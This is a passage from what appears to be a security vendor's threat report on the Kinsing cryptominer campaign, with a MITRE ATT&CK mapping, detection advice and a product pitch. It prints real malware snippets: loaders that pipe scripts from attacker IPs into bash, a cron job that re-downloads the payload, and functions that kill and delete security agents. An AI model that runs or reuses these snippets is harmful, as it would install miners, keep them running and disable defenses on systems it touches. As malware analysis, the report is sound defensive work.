
```
#!/bin/bash
pkill -f zsvc
pkill -f pdefenderd
pkill -f updatecheckerd

function __curl() {
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}

if [ -x "$(command -v curl)" ]; then
  curl 194.40.243.205/pg.sh|bash
elif [ -x "$(command -v wget)" ]; then
  wget -q -O- 194.40.243.205/pg.sh|bash
else
  __curl http://194.40.243.205/pg2.sh|bash
fi
```

While decoding the base64 is fairly easy, without doing so, it's very hard to understand what's going on here. Once it's decoded, as illustrated in Figure 12, there are some basic commands of process kill, implementation of curl and a command to download the primary payload `pg2.sh`.

Another example taken from the Laravel forum on Reddit, as the programmer is providing some evidence of infection and how this can be detected and fixed.

These examples illustrate the justified and understandable security knowledge and experience gaps that programmers, data engineers and other practitioners display when facing these troubling indications. The abundance of such indications also illustrates Kinsing's scope and the extent of its attacks.

Figure 13: A forum post about Kinsing



kdevtmpfsi using the entire CPU [closed]

Asked 3 years, 9 months ago Modified 9 months ago Viewed 74k times Part of AWS Collective

61

We are using an EC2(Ubuntu) amazon instance for running Apache.Recently we noticed that there is a process using the entire CPU.

```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
15340 www-data  20   0 2873232 2.292g   2712 S 398.0 14.6   1:54.00 kdevtmpfsi
12312 www-data  20   0  449088  28320  19912 S   0.7  0.2   0:00.08 apache2
12331 www-data  20   0  449624  29948  21248 S   0.7  0.2   0:00.07 apache2
28991 mongodb   20   0 2204696 665524  38772 S   0.7  4.1   4:46.33 mongod
11830 ubuntu    20   0   44664   4092   3348 S   0.3  0.0   0:01.60 top
```

We removed it using the help of the following procedure

```
   Drop-In: /run/systemd/system/session-5772.scope.d
            └─50-After-systemd-logind\x2eservice.conf, 50-After-systemd-user-sessi
    Active: active (abandoned) since Wed 2020-01-22 16:06:01 CST; 1h 21min ago
    CGroup: /user.slice/user-0.slice/session-5772.scope
            ├─19331 /var/tmp/kinsing
            └─25177 /tmp/kdevtmpfsi
```

Mapping Kinsing’s Campaigns to the MITRE ATT&CK Framework

Our investigation showed that Kinsing has used some common techniques throughout the campaigns (further details in Appendix 2):

Reconnaissance	Resource Development	Initial Access	Execution	Persistance	Defense evasion	Credential Access	Discovery	Lateral Movement	Command and Control	Exfiltration	Impact
Active Scanning: Vulnerability Scanning (T1595.002)	Acquire Infrastructure: Server (T1583.004)	Exploit Public-Facing Application (T1190)	Command and Scripting Interpreter: Unix Shell (T1059.004)	Create or Modify System Process: Unix Shell Configuration Modification (T1543.004)	Impair Defenses: Disable or Modify System Firewall (T1562.004)	Account Discovery: Local Account (T1087.001)	Network Service Scanning (T1046)	Lateral Tool Transfer (T1570)	Application Layer Protocol: Web Protocols (T1071.001)	Exfiltration Over C2 Channel (T1041)	Data Destruction (T1485)
	Acquire Infrastructure: Domains (T1583.001)	Valid Accounts (T1078)	Native API (T1106)	Create or Modify System Process: Systemd Service (T1543.003)	Impair Defenses: Disable or Modify Tools (T1562.001)	Brute Force: Password guessing (T1110.001)	File and Directory Discovery (T1083)	Remote Services: SSH (T1021.004)	Proxy: External Proxy (T1090.002)		Inhibit System Recovery (T1490)
			User Execution: Malicious File (T1204.002)	Scheduled Task: Scheduled Task (T1053.005)	Indicator Removal on Host: File Deletion (T1070.004)	Unsecured Credentials: Bash History (T1552.003)	Process Discovery (T1057)	Remote System Discovery (T1018)	Ingress Tool Transfer (T1105)		Resource Hijacking (T1496)
			Command and Scripting Interpreter: PowerShell (T1059.001)	File and Directory Permissions Modification: Linux File and Directory Permissions Modification (T1546.004)	File and Directory Permissions Modification: Linux File and Directory Permissions Modification (T1222.001)	Unsecured Credentials: Private Keys (T1552.004)			Application Layer Protocol: DNS (T1090.004)		
			System Services: Service Execution (T1569.002)	Scheduled Task/Job: Cron (T1053.003)	Obfuscated Files or Information: Software Packing (T1027.002)						
			Container Administration Command (T1609)		Disabling Security Tools (T1485)						
			Deploy Container (T1610)		Deobfuscate/ Decode Files or Information (T1140)						
			External Remote Services (T1133)		Masquerading : Match Legitimate Name or Location (T1036.005)						
			Scheduled Task/Job: Cron (T1053.003)		File and Directory Permissions Modification: Linux File and Directory Permissions Modification (T1222.002)						
			Command and Scripting Interpreter: Python (T1059.006)								

Detection and mitigation

Kinsing targets Linux and Windows systems, often by exploiting vulnerabilities in web applications or misconfigurations such as Docker API and Kubernetes to run cryptominers. To detect Kinsing and similar malware, one can employ a combination of methods:

Threat intelligence

- **Information:** Keep up to date with the latest threat intelligence reports on tactics, techniques, and procedures used by Kinsing operators.
- **Known Indicators of Compromise (IoCs):** such as the ones included in this report.
- **Awareness:** Train staff to recognize signs of a compromise, such as phishing attempts that could introduce Kinsing into the network.

Vulnerability management

- **Patch management:** Regularly update and patch systems to close off vulnerabilities that Kinsing could exploit.
- **Configuration audits:** Regularly audit configurations, especially for exposed services like Docker, to ensure they're not misconfigured.

Container security

- **Docker daemon security:** Ensure the Docker daemon isn't exposed to the internet without proper authentication.
- **Container monitoring:** Implement monitoring solutions specifically designed for containerized environments.

Behavioral analysis


- **Anomaly detection:** Employ ystems that can learn baseline behavior and detect anomalies.
- **CPU and memory usage monitoring:** Continuous high usage can indicate cryptomining activity.
- **System performance monitoring:** A sudden drop in system performance might suggest malicious processes are running.
- **Unusual processes:** Look for processes that aren't typically part of the system's operations.
- **Process names:** Kinsing may attempt to masquerade as a legitimate process but may be detected by close inspection of process names and paths.
- **Unusual outbound traffic:** Check for an increased volume of outbound traffic, especially to known mining pools.
- **Network connections:** Look for connections to suspicious IP addresses and ports typically used by miners.
- **Unexpected changes:** Monitor for unexpected changes to system files and directories.
- **Rootkits:** Look for signs of rootkit installation that can hide malicious activity.

Enhancing Cloud Security with Aqua CNAPP

In today's landscape of escalating cyber threats, organizations need to establish a comprehensive multi-layered security strategy to safeguard their digital transformation. The Aqua Cloud Native Application Protection Platform (CNAPP) provides robust end-to-end protection for your cloud native applications, mitigating risks across the full lifecycle and fortifying workloads against attacks in production.

To prevent potential threats like Kinsing, proactive measures such as hardening workloads pre-deployment are crucial. Aqua CNAPP allows security teams to detect and mitigate known vulnerabilities in their container images, helping prioritize patching based on many factors such as active exploitation in the wild and the availability of PoC (proof-of-concept) exploits. This significantly reduces the attack surface and closes off potential entry points for attackers.

Figure 14: The Aqua platform fails the build when a high rank vulnerability is detected




While vulnerability scanning and timely patching play a pivotal role in prevention, ensuring runtime protection is equally essential. Aqua CNAPP addresses this need with intelligence-driven runtime protection and quickly deploys granular controls layered throughout your environment. Drift prevention seamlessly enforces the container immutability to identify and block unauthorized processes in running containers with no downtime.

Beyond traditional signature-based malware detection, Aqua CNAPP offers advanced protection against unknown and zero-day threats. Leveraging real-world threat intelligence from Aqua Nautilus, eBPF-based behavioral detection enables security teams to identify and respond to behavioral anomalies that may indicate a compromise, such as manual command executions and lateral movements associated with Kinsing attacks.

For example, here's how Aqua detects the Kinsing attack exploiting the Openfire vulnerability:

Figure 15: Openfire vulnerability CVE-2023-32315 details in the Aqua platform



Vulnerability	Custom Severity	Severity	Res
CVE-2023-32315		🟥 High	

CVE-2023-32315
imagestests/openfire:v3 (Docker Hub)

Openfire is an XMPP server licensed under the Open Source Apache License. Openfire's administrative console, a web-based...

Installed Resource	xmppserver 4.7.4
Fixed Version	4.6.8, 4.7.5
Published by NVD	2023-05-26
CVSS Score	NVD CVSSv3 7.5
EPSS	96.33% (99th Percentile)
EPSS Date	2023-08-26

Exploit Details

Type	N/A
Reference	N/A
Published Date by CISA	2023-08-24
Due Date by CISA	2023-09-14


Recommendations

Remediation	Upgrade package org.igniterealtime.openfire#xmppserver to version 4.6.8, 4.7.5 or above.
Mitigation	vShield
Accept Risk	Acknowledge

Weakness Enumeration

CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Figure 16: The Kinsing attack timeline in the Aqua platform


Incidents > Cpu Optimization Attempt For Cryptominer Was Detected
Event Summary
Timeline
Behavioral

Aug 21, 2023 02:55:32.673 PM
New executable dropped
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)


Aug 21, 2023 02:55:30.352 PM
HTTP request was performed
MITRE tactic: Command And Control
MITRE technique: Web Protocols

Aug 21, 2023 02:55:30.057 PM
Direct IP address communication detected
MITRE tactic: Command And Control
MITRE technique: DNS

Aug 21, 2023 02:55:29.749 PM
HTTP request was performed
MITRE tactic: Command And Control
MITRE technique: Web Protocols

Aug 21, 2023 02:55:29.749 PM
HTTP POST request was performed
MITRE tactic: Command And Control
MITRE technique: Web Protocols

Figure 17: Drift detection in the Aqua platform: The file `kdevtmpfsi` (a Monero cryptominer) is downloaded into the container



MITRE tactic: Defense Evasion
MITRE technique: Software Packing (Mitre)

Aug 21, 2023 02:55:32.689 PM
Drift detection
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)

Aug 21, 2023 02:55:32.689 PM
Binary executed from /tmp
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)

Aug 21, 2023 02:55:32.686 PM
Shell interpreter command on the fly execution detected
MITRE tactic: Execution
MITRE technique: Unix Shell

Drift detection MEDIUM
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)
A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container. View raw data

Evidence Found


```
Command: /tmp/kdevtmpfsi | Container time: 1692617828671912000 | File creator: kinsing-2000768 | File path: /tmp/kdevtmpfsi | Process
lineage: [object Object],[object Object],[object Object],[object Object] | Return value: 0 | SHA256:
6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f
```

Process Name:	kdevtmpfsi
PID:	200
Event Name:	sched_process_exec
Time Stamp:	Aug 21, 2023 02:55:32.689 PM

Aqua CNAPP offers comprehensive protection for cloud native workloads everywhere they run – whether in the public cloud, on-premises, or across hybrid and multi-cloud environments. By leveraging Aqua CNAPP, organizations can enhance their ability to detect and mitigate threats in real time, thereby ensuring a robust security posture even against advanced and persistent threats.

Appendix 1: IOCs Table

https://github.com/nautilus-aqua/Kinsing-Indication-of-Compromise



nautilus-aqua Add files via upload b74b2e9 · 4 months ago 6 Commits

Kinsing_C2.csv	Add files via upload	4 months ago
README.md	Initial commit	4 months ago
kinsing_elf.csv	Update and rename kinsing elf.csv to kinsing_elf.csv	4 months ago
kinsing_scanner_ip.csv	Add files via upload	4 months ago

README

Kinsing-Indication-of-Compromise

This repo contains indication of compromise of Kinsing threat actor that were collected over a period of few years

Appendix 2: In-Depth Analysis of Scripts

Type I Scripts – Comprehensive Analysis

We analyzed 44 Type I scripts. They are 97% similar; the only difference is in one snippet responsible for creating a cron job to download the script from the attacker's C2 server. The difference is within the name of the script, as each script calls itself. We analyzed each row in the script based on three major concepts: contributing to the attack flow, defense evasion items, and killing competition.


Type I scripts: `scg.sh, sup.sh, wpf.sh, an.sh, cp2.sh, do.sh, ex.sh, hb.sh, kn.sh, ku.sh, lf.sh, lh2.sh, lr.sh, md.sh, mo.sh, ni.sh, pa.sh, pg.sh, ph2.sh, sa.sh, sc.sh, sp.sh, st.sh, tf.sh, tm.sh, tr.sh, vb.sh, ws.sh, a.sh, c.sh, d.sh, f.sh, j.sh, k.sh, m.sh, n.sh, o.sh, p.sh, r.sh, s.sh, t.sh, w.sh, spr.sh, unk.sh`

Contributing to the attack flow

These snippets are designed to facilitate the attack of Kinsing:

1. Setting the kinsing file according to the server's architecture.

Figure 18: Kinsing binaries download code



```
BIN_MD5="b3039abf2ad5202f4a9363b418002351"
BIN_DOWNLOAD_URL="http://45.15.158.124/kinsing"
BIN_DOWNLOAD_URL2="http://45.15.158.124/kinsing"
BIN_NAME="kinsing"

arch=$(uname -i)
if  [ $arch = aarch64 ]; then
    BIN_MD5="da753ebcfe793614129fc11890acedbc"
    BIN_DOWNLOAD_URL="http://45.15.158.124/kinsing_aarch64"
    BIN_DOWNLOAD_URL2="http://45.15.158.124/kinsing_aarch64"
    echo "arm executed"
fi
```

2. Setting up a backdoor, by creating a cron job to download the shell script (the current main payload) again. In Figure 19 below, you can see that the code is designed to look in `crontab` for the IP address. If the IP isn't found the code is designed to download the script `wpf.sh`, into `crontab`.

Figure 19: setting a `cronjob`

```
crontab -l | sed '/#wget/d' | crontab -
crontab -l | sed '/#curl/d' | crontab -
crontab -l | grep -e "185.122.204.197" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://185.122.204.197/wpf.sh | sh >
/dev/null 2>&1"
  ) | crontab -
fi
```

Defense evasion items

These snippets are designed to evade detection of the malicious activities:

1. Stopping and deleting security tools (`selinux`, `aegis` and `apparmor`).

Figure 20: disabling and removing security applications

```
stop_aegis(){
    killall -9 aegis_cli >/dev/null 2>&1
    killall -9 aegis_update >/dev/null 2>&1
    killall -9 aegis_cli >/dev/null 2>&1
    printf "%-40s %40s\n" "Stopping aegis" "[  OK  ]"
}

stop_quartz(){
    killall -9 aegis_quartz >/dev/null 2>&1
        printf "%-40s %40s\n" "Stopping quartz" "[  OK  ]"
}

remove_aegis(){
if [ -d /usr/local/aegis ];then
    rm -rf /usr/local/aegis/aegis_client
    rm -rf /usr/local/aegis/aegis_update
fi
}
```

